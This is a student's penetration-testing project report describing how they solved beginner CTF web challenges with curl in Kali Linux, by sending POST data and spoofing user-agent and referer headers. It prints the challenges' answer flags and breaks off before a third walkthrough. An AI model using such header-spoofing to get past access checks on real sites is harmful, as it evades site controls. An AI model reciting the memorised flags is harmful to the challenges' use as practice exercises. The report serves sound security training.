CFSS Cyber & Forensics Security Solutions

Penetration Testing Project

Done By : Sarfraj Patel

Table of Content

Introduction

I have enclosed the following report which serves as a proof of my work on the tasks assigned to me. This document is attached with screenschots from my laptop showcasing how I implemented the tasks practically along with detailed explaination regarding the tools,software and hardware devices used to successfully complete those task. The techniques and tools discussed in this report are intended to use only for educational purposes with an aim to develop core skills and knowledge in the field of cybersecurity and does not resemble or support any illegal activities or hacking. All hardware assets utilized during the execution of tasks were owned by me and every task was performed in a controlled environment in order to ensure compliance with ethical guidelines.

System Properties :

- Processor - Intel Pentium CPU 3825U@1.90 Ghz.
- Installed memory(RAM) - 4GB.
- System type - 64bit Operating System Windows 7 Ultimate Edition.

Software/Hardware :

- Oracle VM virtual box manager.
- Kali-linux-2024.2-virtualbox-amd64.

Information


The machine that I put into use to execute my tasks is kali linux which is an open source operating system and absolutely free of cost.This OS is commonly used by security professionals to perform penetration test and security audit but also possess a risk if maliciously used by attackers.

Kali linux as the name suggests is a part of linux family distribution. It was developed by Mati Aharoni and Devon Kearns of offensive security and released publically on 13th March 2013.

There are various tool that comes pre installed with kali linux for performing different types of task like vulnerability assessment,pen testing,computer forsencics,etc.

Further in this report we will be discussing some tools of kali linux that I used to successfully execute the tasks.

- **https://ctflearn.com/challenge/114**



Description :

In order to capture the flag we have to send data on the website link using **POST** method.


Steps:

1. After opening the link in browser we have got a message “This site takes **POST** data that you have not submitted!”.


- GET and **POST** methods are present in HTTP request header.

- GET and **POST** method is basically used to fetch data from the server or send it to server.

- For sending sensitive information like login details and password to the server. **POST** method is always used.



This site takes POST data that you have not submitted!




2. By using **Curl** tool in kali linux we are able to modify an HTTP request and send it to server side without using a browser.

- X flag is used to define a method for sending data on server side.


- d flag is used to define what data needs to be send on the server.

3. We have successfully captured the flag **{p0st_d4t4_4ll_d4y}** with the help of curl tool.



4. Lab has been solved by submitting the reuqired flag.

- https://ctflearn.com/challenge/109



Description :


We have to bypass a security measure on the specified link.

Steps:


1. To check for any clue first we will open the link address in a browser.

2. After opening the link we have got a message that our **user agent** is incorrect which is blocking our access to website.

- User agent is an agent who works on our behalf to tell the server from which platform the specific request is coming. Then the server will load data according to that format.



Sorry, it seems as if your user agent is not correct, in order to access this website. The one you supplied is: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0



3. We will open our kali machine and use the curl tool to inspect the website contents.


4. On inspecting the website we have got a message **" Sup3rS3cr3tAg3nt"**. This must be the correct user-agent the we need to append in our HTTP request header.

5. **-A** flag is used to set up the user agent. We will provide the user agent following with website IP address to submit our request.


6. We got a message that our source for accessing this page is incorrect our request should refer from **"awesomesauce.com"**. So now we will also add an referer to our HTTP request. **-e** flag is used to add the referrer.

7. After providing the referer and user-agent following with IP address of the website we have captured the flag successfully. **{did_this_m3ss_with_y0ur_h34d}**

8. Copy that flag and paste it on lab to solve it.



- https://defendtheweb.net/playground/where-am-i




Steps:

